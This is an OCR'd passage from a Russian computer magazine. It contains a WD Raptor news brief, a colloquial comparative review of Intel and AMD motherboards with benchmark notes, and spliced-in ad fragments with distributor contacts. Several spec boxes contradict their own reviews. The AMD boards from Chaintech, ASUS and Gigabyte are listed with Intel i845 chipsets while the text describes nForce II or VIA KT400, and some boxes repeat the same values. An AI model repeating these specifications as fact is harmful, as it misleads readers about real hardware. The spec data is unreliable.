
Корпорация Western Digital представила новую линейку винчестеров WD Raptor, ориентированную на корпоративных пользователей, которым необходимы высокопроизводительные серверные накопители. Новинка взаимодействует с компьютером при помощи альтернативного ин-



терфейса Serial ATA, который характеризуется сравнимой с SCSI производительностью, перспективной в плане дальнейшего развития архитектурой, высочайшей надежностью, а также (самое главное!) низкой стоимостью. Винчестеры этой новой линейки нацелены на применение в серверах среднего класса, высокопроизводительных рабочих станциях, игровых компьютерах и т.д. Учитывая цену винчестеров (она на треть ниже аналогичных моделей с интерфейсом SCSI), думается, новинки без проблем поспорят за лидерство в этой категории.
Винчестеры, как уже отмечалось, очень шустры - шпиндель крутится на скорости 10 тыс. об/мин, а среднее время доступа составляет порядка 5 миллисекунд.
На диски распространяется пятилетняя гарантия, а в спецификациях утверждается, что винчестер способен безотказно проработать в течение 1,2 млн. часов (это 135 лет!).



test_lab (test_lab@gameland.ru)



На этот раз мы предлагаем тебе решить проблему жилища для твоего камня. Возможно, ты уже определился со своими предпочтениями: Athlon или Pentium. А может быть, этот мучительный вопрос до сих пор служит причиной душевных переживаний. Тем не менее, давай посмотрим, что нам сегодня предлагают производители материнских плат.

БЛАГОДАРНОСТИ:


TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ КОМПАНИИ USN (Т. 775-82-02) ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ.

Мамаши нынче завлекают современными контроллерами: USB 2.0 и FireWire (IEE1394) для эффективной работы со скоростной периферией, а если придется, и с потоковым цифровым видео. Также платы щеголяют дополнительными IDE-контроллерами (до 4 на борту), SATA-контроллерами и RAID массивами, повышающими производительность дисковой системы. Каждая уважающая себя плата имеет высокоскоростной LAN-адаптер для подключения к домашним сетям и интегрированный шестиканальный звук (5.1) для ненапряжного просмотра DVD-фильмов на компе.

Все сильнее проявляется тенденция завалить пользователя полезной комплектухой: всякими программулинками и утилитками, умеющими все: от разгона системы и до прошивки БИОСа. Красивая коробка, красивые шлейфы, панельки, качественная инструкция уже идут как косметика. Однако попадаются и экзотические детали и функции, типа дополнительных стабилизаторов или проигрывания CD на спящем компе.

Словом, системные платы хотят тебя, дорогой покупатель. Давай же посмотрим, что они могут предложить!

PCMARK 2002 ДЛЯ ПЛАТ НА ЧИПСЕТАХ INTEL




ТЕСТОВЫЙ СТЕНД

- **Процессоры(socket 478): Intel Pentium 4 3,0 ГГц (800FSB) (предоставлен компанией НТ Компьютер (т. 755-55-57)), Intel Pentium 4 2,4 ГГц (400FSB) (боксовые версии с вентиляторами)**
- **Процессоры(socket A): Athlon XP 2400+ (333FSB) (разогнали до 3200+ (400FSB)), Athlon XP 3000+ (333FSB)**
- **Вентилятор(socket A): Lacialtech Igloo 2500 cooler S370/S462 (3.6k/26dBA)**
- **Память: Hyundai DDR400 (PC3200) 256 Мбайт (4 модуля), NCP DDR266 (2100) 512 Мбайт**
- **Видеоадаптер: ASUS V9480/128M (на чипсете GeForce4 Ti4800 SE от NVIDIA)**
- **Жесткий диск: SAMSUN SV1204H 120 Гбайт**
- **Блок питания: Thermaltake 360W**

Windows XP, DirectX 9.0, PCMark 2002, 3DMark 2003


3DMARK 2003 ДЛЯ ПЛАТ НА ЧИПСЕТАХ INTEL



INTEL 845GEBV2

- Чипсет: i845PE
- DDR SDRAM: 2
- PCI: 5
- IDE: 2
- SATA: 2 (RAID)
- LAN: 100 Мбит Ethernet (Realtek)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): нет
- USB 2.0: 6
- COM: 1


Эта мамка от Интела явно не предназначена для простого юзера, скорее, для OEM сборщика. В комплекте были только диск с дровами, пара шлейфов, планка на корпус и наклейка на стенку.
Плата выполнена на чипсете i845, то есть частота системной шины у нее - 533 МГц, а системного строба - 133 МГц. Когда мы попытались воткнуть камень на 3 ГГц, Интел его отрыгнул и сказал, что это P4 800 МГц. Память на этой плате удалось завести на 333 МГц. Так что результаты тестов не очень высокие, но вполне на уровне. Кстати, с памятью придется помучиться, потому что мать хавает не все DDR. Сделана плата довольно удобно, ничего не мешает (если не считать AGP, расположенный слишком близко к памяти, что вызывает проблемы с установкой памяти или видеокарты), у всех джамперов удобные хвостики, однако подписей к элементам ты не найдешь - нужно лезть в инструкцию, которая имеется только в электронном виде, то есть нужен второй комп.
На плате интегрирован видеоконтроллер, который приемлемо держит разрешение 800x600, выше смотреть невозможно, то есть он сгодится только для 15-дюймовых мониторов. Так что эта приблуда, скорее, раздражает, чем радует.
Настраивается плата через биос. Тут возникли два глюка: сперва все повисло при попытке установить драйвера с компакта, а потом время от времени сбрасывался приоритет загрузки в БИОСе (вот это реально раздражает, когда тачка то с одного места, то с другого грузится).
Тулзы для работы с матерью стандартные: утилита для перепрошивки биоса из винды, регулировка скорости вентиляторов, Active Monitor - отслеживание напряжения, частот, оборотов и температуры. Понравилась фича Firmware Hub, которая позволяет сохранить какой-нибудь профиль, потом поглумиться над настройками и загрузить сохраненные ранее. Казалось бы, можно сохранить свои любимые настройки для разгона - фигушки, Intel не любит, чтобы его платы гоняли, поэтому все жестко лочит.
Итого, по всему видно, что плата не для юзеров - лучше покупать ее уже вместе с готовым компьютером.



GIGABYTE GA-8PENXP

- Чипсет: Intel 865PE Springdale
- DDR SDRAM: 6
- PCI: 5
- IDE: 2
- SATA: 4 (RAID)
- LAN: Gigabit Ethernet (Intel)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): 3
- USB 2.0: 8
- COM: 1

GA-8PENXP собрана на чипсете i865PE. Он немного проигрывает по производительности i875, но и стоит несколько дешевле. Частота системного строба у этих чипсетов 200 МГц, частота системной шины - 800 МГц. GA-8PENXP без проблем завелась на 800FSB, память также стабильно встала на 400 МГц.
Рейтинг по работе с памятью PCMark2002 очень высок - 8477 единиц. В 3DMark 2003 показатели впечатляют не меньше (1649 единиц). И это несмотря на то, что плата сражалась с более мощными чипсетами, типа i875.
К нам мамка от Гигабайта приплыла в коробочной комплектации, и скажу тебе - это одна из самых богатых комплектух. Внутри обнаружилась куча кабелей и шлейфов, дополнительные USB и FireWire порты, панелька с аудиовыходами и заглушка на корпус, дополнительный модинговый модуль DPS2 (dual power system) со светящимся синим цветом кулером и т.д.
Также в комплект входит ну очень подробная документация: мануал на мать, руководства по RAID массивам (интересно, зачем они обычному юзеру) и большая цветная схема. За нее особый респект производителям, так как с ней любой чел, даже не часто ковыряющийся в железе, соберет комп, как детский конструктор.
Сама плата также очень удобна для сборщика: все элементы подробно промаркированы, а коннекторы сделаны разных цветов. Мамка очень дружелюбна.
Все разъемы и гнезда расположены грамотно, ничто не мешает при сборке. Единственный минус - дополнительный модуль DPS затрудняет доступ к камню. Если ты еще не воткнул, что такое DPS, объясняю: это дополнительный стабилизатор питания процессора, чтобы колебания напряжения и помехи не нарушали стабильную работу твоего компа. Ведь 3 гига на камне - не шутки.
Управление платой реализовано через софт-меню. Плохо лишь, что нет джампера сброса биоса, есть только контактная площадка, замкнуть которую отверткой непросто, поэтому приходится выковыривать батарейку.



Но плате специально установлен запасной БИОС на случай, если ты запортишь основной БИОС своими злоэкспериментами с прошивками. Если основной БИОС не отвечает, то мама автоматически стартует с запасного. А если этот механизм не сработал, ты можешь вынуть микросхемы из кроваток (разъемы) и поменять их местами. Естественно, после такого старта ничто тебе не мешает восстановить запоротую прошивку.
Что касается дров, то у Гигабайта - самый удобный инсталлер драйверов из нашего обзора: нажал кнопку, и все ставится самостоятельно. В мамку встроена тулза для прошивки BIOS с дискеты. Технология Djeck Sensing автоматом определит, что ты воткнул в звуковой выход: наушники, 4 или 6 колонок. Также к плате прилагаются фирменные тулзы: @BIOS - позволяет перепрошить биос из винды. Easy Tune - фирменный твикер, который поможет разогнать плату. Параметры выставляются ручками, но тулза может оверклочить мамку автоматически (эта фича пригодится неопытным юзерам).
Итак, GA-8PENXP по качеству и производительности не уступает матерям от других ведущих производителей системных плат, а по некоторым показателям и обходит их. При этом плата очень дружелюбна к юзеру и богато комплектуется. Однозначно, лучшая покупка!



ПО МАТЕРИ!

test_lab (test_lab@gameland.ru)

ABIT IC-7 G


- Чипсет: i875P
- DDR SDRAM: 4
- PCI: 5
- IDE: 2
- SATA: 4 (RAID)
- LAN: Gigabit Ethernet (Intel)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): 3
- USB 2.0: 8
- COM: 1

ABIT IC-7 G собрана на высокопроизводительном чипсете i875P, частота шины - 800 МГц, памяти - 400 МГц (двойной контроллер), так что показатели лидирующие. PCMARK 2002 показывает, что ABIT делает конкурентов в тесте на работу с памятью и входит в тройку лидеров по работе с процом. В 3DMARK 2003 Abit - вне конкуренции. В комплекте ATA и IDE кабели, причем они круглые, что очень удобно, USB и FireWire порты, переходники, руководство юзера, дискета и диск с дровами и софтом (Hardware Doctor и ABIT FlashMenu для прошивки из винды обновлений BIOS).

Abit довольно гибко настраивается через софт-меню и фирменные тулзы. В основном настройки стандартны, но что действительно порадовало, так это возможность реально понизить шум кулеров. Abit - единственная мать из всего обзора, которая позволяет понизить напряжение на кулере до 60%, и это сразу заметно на слух.

Выполнена плата грамотно, разъемы удобно расположены, и хотя коннекторы все одного цвета, разобраться в них легко. Единственный минус заключается в том, что разработчики засунули кучку конденсаторов между краем платы и вторым и третьим PCI-слотом, в результате карты с большим количеством выходов на панельке (например, наш TV-тюнер) могут туда не встать, так как упрутся в эти конденсаторы.

Итак, Abit - самая быстрая мамка обзора, особенно в работе с памятью, что критично для большинства приложений. А шустрая тачка - выбор хакера.



ASUS P4C800

- Чипсет:i875P
- DDR SDRAM: 4
- PCI: 5
- IDE: 2
- SATA: 4 (RAID)
- LAN: Gigabit Ethernet (3COM)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): 2
- USB 2.0: 8
- COM: 1

Asus в очередной раз выпустил хорошую добротную плату с большим количеством поддерживаемых технологий и фирменных наворотов.


Мать выполнена на чипсете i875P (шина легко держит 800 МГц, а память стабильно стоит на 400), и по скоростным характеристикам плата на уровне (летит ноздря в ноздрю с соперниками), но вырваться вперед ей не удалось. В PCMark 2002 по производительности памяти она немного отстала от конкурентов. В 3DMark 2003 ASUS P4C800 тоже немного не дотянула до лидеров.

На тест плата поступила в делюксовой комплектации: ATA кабели, наклейки на клаву, заглушка на корпус, 2 диска с дровами и софтом и довольно подробная документация.

На плате напаяны встроенный звук, гигабитный сетевой адаптер, RAID и FireWare. Также реализована куча фирменных технологий с приставочкой AI: автоопределение девайса, подключенного к аудиоразъему, авторазгон, фича для диагностики траблов с сетевым кабелем, ну и, конечно, пачка фич для BIOS. CrashFree BIOS 2 - восстановление биоса после сбоя. ASUS POST Reporter - плата голосом сообщает тебе об ошибках, причем может это делать и по-русски. А если сделаешь свои настройки, то может даже матюгаться любимым голосом, для этого надо записать соответствующие сэмплы. Представляешь, украл кто-то у тебя память, и плата орет через колонки: "Какие-то суки уперли память! Как выглядят, не помню! Верните память!" ASUS MyLogo 2 - можно поставить на загрузку свою картинку. ASUS Q-Fan - настройка шума вентиляторов. ASUS Instant Music - слушаем музыку без ОСи. PC Probe - показывает состояние системы и чертит толковые графики.

Приколись, ты можешь давить на клаву выключенного компа и так управлять проигрыванием музыки в CD-ROM'е (для обозначения этих заветных клавиш и нужны специальные наклейки).

Итого, добротная мать для любителей наворотов и фенечек.



NEXT



800MHz CPU FSB 400MHz Dual Channel DDR

AI Audio Intelligent Audio-Sensing Technology

AI NET Intelligent Net-Diagnosing Utility

AI Overclocking Intelligent CPU Frequency Tuner

AI BIOS Intelligent Auto-Recovered BIOS and More



- Pentium 4 Socket-478
- Intel i865PE
- FSB 800/533/400MHz
- Dual Channel DDR400
- Serial-ATA RAID
- Firewire-1394
- 6-ch Audio
- 3Com Gigabit LAN
- AGP 8X
- USB2.0
- ATX

Рекомендовано Intel!

ICH5R, ЛУЧШАЯ производительность с 865PE

Asus P4C800

Pentium 4 Socket-478
Intel i875P / PAT
FSB 800/533/400MHz
Dual Channel DDR400 ECC
Serial-ATA RAID
Firewire-1394
6-ch Audio
3Com Gigabit LAN
AGP 8X
USB2.0
ATX

Intel сообщает

Intel рад видеть, что ASUS занимает ведущее место в индустрии со своей новой высокопроизводительной материнской платой для настольных компьютеров. Используя полное преимущество всех производительных особенностей чипсета Intel 865PE, включая Serial ATA с технологией Intel RAID и двухканальную DDR память, материнская плата ASUS P4P800 использует все возможности, предлагаемые чипсетом Intel 865!

Рэнди Вильгельм (Randy Wilhelm) Президент и Генеральный Менеджер Департамента чипсетов компании Интел (Intel Chipset Division)

Asus P4S800

Pentium 4 Socket-478
SIS 648FX
FSB 800/533/400MHz
DDR333
6-ch Audio
LAN
AGP 8X
USB 2.0
ATX




Тел.: (095) 115-7101
Web http://www.pirit.com

OLDI
Тел.: (905) 105-0700
Web http://www.oldi.ru




Тел.: (095) 729-5191
Web http://www.ocs.ru



Тел.: (095) 708-2259
Факс: (095) 156-1715

citilink
Тел.: (095) 745-2999
Web http://www.citilink.ru

БЕЛЫЙ ВЕТЕР
Тел.: (095) 745-8464
Web http://www.disti.ru



Тел.: (095) 799-5398
Web http://www.lizard.ru

ПО МАТЕРИ!

test_lab (test_lab@gameland.ru)

CHAINTECH 9EJL1


- Чипсет: i845E
- DDR SDRAM: 2
- PCI: 6
- IDE: 2
- SATA: нет
- LAN: 100 Мбит Ethernet (Realtek)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): нет
- USB 2.0: 6
- COM: 2

Еще одна мать на i845. Память у CHAINTECH 9EJL1 завелась только на 266 смехагрец, так что низкие показатели в тестах объяснимы. Причем поначалу мы вообще думали, что CHAINTECH 9EJL1 паленый. Все дело в том, что когда мы вставили в него нашу память Hyundai DDR400, он просто вел себя, как мертвый: не подавал никаких признаков жизни, даже не пищал. Завелся только, когда мы воткнули древнюю планку NCP PC2100. Вот и покупай после этого дорогую память для большей устойчивости на low-end. Плата поступила на тест в коробке, но в очень странной комплектации. В наличии были только шлейф, планка на корпус и два диска (с дровами и value pack). Зато на коробке присутствовала надпись, гласящая, что в комплектации "Апогей" - все шоколадно (интересно, зачем нам это сказали?). Инструкции нет и в помине, зато есть замечательный плакат, на котором ничего не понятно, потому что плакат черно-белый, картинку на нем напечатали цветную, и многое не пропечаталось. Сама плата была бы выполнена довольно удобно, если бы не два "но": куча настроек делается джамперами, хотя логичнее было бы реализовать все это через софт-меню, и подписи на плате находятся в совершенно произвольных местах - замучаешься искать. Да, не любит сборщиков Chaintech. Коннекторы все одного цвета (ядовито-зеленого, что неплохо смотрится на черной плате). Софт стандартный, как у всех. Больше никаких особых фишек замечено не было. Итого, слабенькая дешевенькая плата для любителей помучиться.

PCMARK 2002 ДЛЯ ПЛАТ НА ЧИПСЕТАХ ДЛЯ AMD



3DMARK 2003 ДЛЯ ПЛАТ НА ЧИПСЕТАХ ДЛЯ AMD



CHAINTECH CT-7NIF2


- Чипсет: i845PE
- DDR SDRAM: 2
- PCI: 5
- IDE: 2
- SATA: 2 (RAID)
- LAN: 100 Мбит Ethernet (Realtek)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): нет
- USB 2.0: 6
- COM: 1

Эта мамка построена на чипсете nForce II от nVidia. Проц без труда завелся на системной шине 333 МГц, а память запахала на 400 МГц, неудивительно, что в тестах по совокупности эта плата несколько обошла конкурентов. Есть подозрение, что это связано с интегрированным графическим ядром от той же nVidia.

Как ты уже понял, эта плата имеет встроенную видюху, которая нам очень понравилась, потому как качество картинки для 17 и даже 19-дюймового монитора мы признали приемлемым - что большое достижение для бортового адаптера. К ней идут фирменные нвидиевские драйвера с поддержкой современных видеотехнологий, в том числе нескольких виртуальных столов, что очень удобно. Есть ТВ-выход (S-Video). Звук 4-канальный и вполне приемлем для большинства юзеров.

Плата microATX'овая, поэтому юзеру придется довольствоваться только тремя PCI-слотами. Очень не понравилось расположение разъема питания - провода будут проходить над процом и сильно мешать.

С точки зрения сборщика плата оставляет двоякое впечатление: с одной стороны, производители забили на руководство пользователя, с другой - есть описание установки дров и простенький инсталлятор для них. Зато очень большим плюсом является вывод на экран post-кодов самотестирования. Сразу видно, на каком этапе теста повисла мать.



При тестировании этой платы выявился баг: PCI'ный игровой порт от Creative отказался работать, заявив, что ему не хватает ресурсов (этот диапазон адресов был занят кем-то другим). Впоследствии выяснилось, что такой глюк характерен для всех матерей на чипсете nVidia.

Итак, это самая скоростная мать под AMD в обзоре с очень хорошим интегрированным видео (что встретишь нечасто), так что она заслуженно занимает первое место.

NEXT

ПО МАТЕРИ!

test_lab (test_lab@gameland.ru)

GIGABYTE GA-7NNXP

- Чипсет: i845E
- DDR SDRAM: 2
- PCI: 6
- IDE: 2
- SATA: нет
- LAN: 100 Мбит Ethernet (Realtek)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): нет
- USB 2.0: 6
- COM: 2

Еще одна плата на чипсете от nVidia. Как ни странно, это единственная мать в обзоре на nForce II, которая отказалась работать с памятью на 400 МГц. В итоге память встала только на 333 МГц. Зато только на этой плате нам удалось проц, рассчитанный на шину 333 МГц, разогнать до 400 МГц, и у нас получился AthlonXP 3200+ (400FSB). В плату интегрированы два сетевых контроллера. Также на плате имеется еще куча логики для поддержки разных технологий - от FireWire до RAID. Как дополнительная фенечка к мамке идет модуль системы DPS2 с модинговым вентилятором (с подсветкой). На этот раз уже для стабилизации напряжения на вусмерть заганнном Атлоне.

При сборке ничего не мешало, вентилятор на чипсете не строил козней при установке камня и кулера. Как всегда, цветные коннекторы и понятные подписи облегчают сборку системы.


Фирменные утилиты, поставляемые в комплекте, стандартны для всех моделей GIGABYTE, поэтому описывать их не будем.

Как всегда, документация на высоте. Все мануалы и ПО - на русском, в комплекте идет подробный красочный плакат - схема сборки.

В общем, хоть GA-7NNXP не удалось поразить нас скоростными характеристиками, она достаточно наворочена и, как всегда, очень удобна в сборке, посему занимает почетное второе место.

ASUS A7N8X DELUXE

- Чипсет: i845PE
- DDR SDRAM: 2
- PCI: 5
- IDE: 2
- SATA: 2 (RAID)
- LAN: 100 Мбит Ethernet (Realtek)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): нет
- USB 2.0: 6
- COM: 1



Эта мать также реализована на nVidia nForce II. Она без проблем завелась на 333 МГц - шина и на 400 МГц - память. В комплекте все необходимые шлейфы и кабели, документация, наклейка, заглушка на корпус и сидюк с дровами.

Плата полноформатная. Все элементы удобно расположены, кулер на камень встал без проблем. Коннекторы, хоть и не цветные, доходчиво подписаны. Наличие питания показывает зеленый диод, красный загорится, если юзер воткнет в AGP старую трехвольтовую карту. Также на мать припаян динамик для сигнализации об ошибках, что мы очень любим, так как это удобно. Особенно когда ты, выпив пива с друзьями, что-то не туда воткнул и не знаешь, в чем дело.

Имеется два сетевых адаптера (в чипсете и на плате), шестиканальный звук, Serial ATA и прочие прелести. Документация вполне подробная и удобная. Рулить мамкой можно через биос или фирменными утилитами. Тулзы стандартны и ничем не отличаются от поставляемых с другими платами ASUS. Это уже знакомые тебе PC Probe, Live Update, Q-Fan и т.д.


ASUS в очередной раз выпустил качественную и хорошо укомплектованную плату.

GIGABYTE GA-7VAXP ULTRA

- Чипсет: i845PE
- DDR SDRAM: 2
- PCI: 5
- IDE: 2
- SATA: 2 (RAID)
- LAN: 100 Мбит Ethernet (Realtek)
- AUDIO: S/PDIF, 5.1
- FireWire (IEEE 1394): нет
- USB 2.0: 6
- COM: 1

Эта плата реализована на чипсете VIA KT400, но камень и память встают максимум на 333 МГц. Кроме того, доступ к памяти - одноканальный. Этим объясняются самые низкие показатели в тестах. Вообще, эта мамка уже морально устарела. Однако плата добротная: имеется RAID-контроллер, Serial ATA и Dual BIOS (защищаемся от краха).

